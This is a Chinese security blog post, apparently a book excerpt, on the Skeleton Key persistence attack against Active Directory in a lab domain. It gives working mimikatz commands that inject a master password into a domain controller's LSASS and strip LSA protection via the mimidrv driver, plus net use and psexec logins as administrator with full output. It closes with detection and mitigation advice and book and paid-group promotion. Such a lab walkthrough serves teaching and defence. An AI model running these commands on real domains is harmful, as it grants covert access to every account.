


域权限维持之 Skeleton Key 万能密码

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

戴尔的安全研究人员在一次威胁狩猎中发现了一种可以在 AD 活动目录上绕过单因素身份验证的方法。该方法使得攻击者在获得域管理员权限或企业管理员权限的情况下，可以在目标域的域控制器 LSASS 内存中注入特定的密码，然后这将使得攻击者可以使用他们设置的密码来以任何用户身份登录，包括域管理员和企业管理员。并且用户还可以使用他们之前正常的密码进行登录，这种攻击方式被称为 Skeleton Key 万能密码。但是设置 Skeleton Key 需要域管理员权限或企业管理员权限，因此这种攻击方式通常用于域权限维持。

Skeleton Key 万能密码攻击

实验环境如下：

- 域控系统版本：Windows Server 2012R2
- 域控主机名：AD01
- 域控 ip：10.211.55.4
- 域管理员：xie\administrator

如下，在域控 AD01 上使用 mimikatz 执行如下命令注入 Skeleton Key 万能密码。

```
mimikatz.exe "privilege::debug" "misc::skeleton" exit
```

如图所示，mimikatz 注入万能密码成功。

```
C:\Users\Administrator\Desktop>mimikatz.exe "privilege::debug" "misc::skeleton" exit

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz(commandline) # exit
Bye!
```

注入成功后，会在域控的 LSASS 内存中给所有账号添加万能密码：mimikatz 。此后，我们就可以使用 mimikatz 这个密码以任何用户远程连接了。

并且，域内所有用户还可以用正确的密码进行登录，因此不会让安全人员察觉到出现异常，可以得到很好的隐蔽效果。

使用 net use 命令远程 ipc\$连接域控，这里需要注意的是要指定域控的 FQDN，而不能是 ip。

```
net use \\AD01.xie.com /u:xie\administrator mimikatz
```

如图所示，ipc\$连接域控成功。

```
PS C:\Users\hack.XIE\Desktop> net use \\AD01.xie.com /u:xie\administrator mimikatz
The command completed successfully.

PS C:\Users\hack.XIE\Desktop> dir \\ad01.xie.com\c$

    目录: \\ad01.xie.com\c$

Mode                LastWriteTime         Length Name
----                -
d-----          2013/8/23         0:52          PerfLogs
d-r---          2013/8/22        23:50      Program Files
d-----          2021/2/27        17:40  Program Files (x86)
d-r---          2021/2/27        17:42          Users
d-----          2021/2/27        20:39        Windows
```

或者使用 psexec 远程连接。

```
psexec.exe -accepteula \\AD01.xie.com -u administrator -p mimikatz -s cmd.exe
```

```

C:\Users\hack.XIE\Desktop>psexec.exe -accepteula \\ad01.xie.com -u administrator -p mimikatz -s cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [汾 6.3.9600]
(c) 2013 Microsoft Corporation

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP

_ _ :

DNS _ _ _ _ _ :
IPv6 _ _ _ _ _ : fdb2:2c26:f4e4:0:116b:710f:9470:542
IPv6 _ _ _ _ _ : fe80::116b:710f:9470:542%12
IPv4 _ _ _ _ _ : 10.211.55.4
_ _ _ _ _ : 255.255.255.0
_ _ _ _ _ : 10.211.55.1

isatap.{2D8E2B19-FBD4-4581-AA80-D20EDD2D2801}:

_ _ _ _ _ : yŷ
DNS _ _ _ _ _ :

```

但是不能使用 impacket 下的远程工具进行连接。

```

➔ examples git:(master) x python3 smbexec.py xie/administrator:mimikatz@AD01.xie.com -codec gbk
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation



[!] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)

```

LSA 保护策略

微软在 2014 年 3 月 12 日添加了 LSA 保护策略，此功能基于 PPL 技术，它是一种纵深防御的安全功能，旨在“防止非管理员非 PPL 进程通过打开进程之类的函数串改 PPL 进程的代码和数据”，以此来防止对 lsass.exe 进程的代码注入。想要启用 LSA 保护，只需要将如下注册表添加 RunAsPPL 的参数并赋值为 1，然后重启服务器即可。

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa



可以看到添加完 LSA 保护策略后，再次执行相关命令已经无法注入万能密码了。

```

C:\Users\Administrator\Desktop>mimikatz.exe "privilege::debug" "misc::skeleton" exit

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::skeleton
[KDC] data
ERROR kuhl_m_misc_skeleton ; Second pattern not found

mimikatz(commandline) # exit
Bye!

```

但是道高一尺魔高一丈，使用 mimikatz 执行如下命令导入 mimidrv.sys 驱动文件后即可绕过 LSA 的保护策略。

```

mimikatz.exe "privilege::debug" "!+" "!processprotect /process:lsass.exe /remove"
"misc::skeleton" exit

```

```

C:\Users\Administrator\Desktop>mimikatz.exe "privilege::debug" "!+" "!processprotect /process:lsass.exe /remove" "misc::skeleton" exit

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # !+
[+] 'mimidrv' service already registered
[*] 'mimidrv' service already started

mimikatz(commandline) # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 500 -> 00/00 [0-0-0]

mimikatz(commandline) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz(commandline) # exit
Bye!

```

注：mimidrv.sys 驱动文件和 mimikatz 要放在同一目录下

Skeleton Key 攻击防御

对于防守方或蓝队来说，如何针对 Skeleton Key 万能密码攻击进行防御呢？

操作如下：

- 及时修复域内漏洞，更新最新补丁，域管理员设置强口令。让攻击者无法获得域管理员权限，因此攻击者就无法设置 Skeleton Key 了。
- 可以定期使用 zBang 工具检测当前域是否被设置了 Skeleton Key，如图所示，运行 zBang 工具。

```
C:\Users\Administrator\Desktop>zBang.exe
.NET Framework Version: 4.5.1
[1] Starting ZBang...
[2] Zbang dir is C:\Users\Administrator\Desktop\__tempgui1665895702
[3] Extracting files...
[4] Building file structure...
[5] Uncompressing...
[6] Launching!
```

如图所示，可以看到 zBang 运行成功，并导出相关结果文件。

*** FINISHED ***



如图所示，运行完成后，检测到当前域被设置了 Skeleton Key 万能密码了！

Network Visualization

ACLight Results Skeleton Key Results SID History Results RiskySPN Results Mystique Results

Skeleton Key Results



AD01.xie.com
@xie.com
INFECTED!

Legend



Infected DC

如果发现当前域被设置了 Skeleton Key，解决办法是重启所有域控。因为 Skeleton Key 是注入 lsass.exe 进程的，所以它只存在于内存中。如果域控制器重启，注入的 Skeleton Key 将会失效。

如果开启了 LSA 保护策略，攻击者想要绕过该策略的话，需要加载 mimidrv.sys 驱动，而加载该驱动会产生事件 ID 为 4697 的 Windows 安全日志。

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习

**域渗透攻防指南**
星主：谢公子

60+ 成员数量	30+ 内容数量	306 运营天数
--------------------	--------------------	--------------------

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球



知识星球

谢公子学安全

参考：

<https://www.secureworks.com/research/skeleton-key-malware-analysis>

<https://adsecurity.org/?p=1255>

<https://adsecurity.org/?p=1275>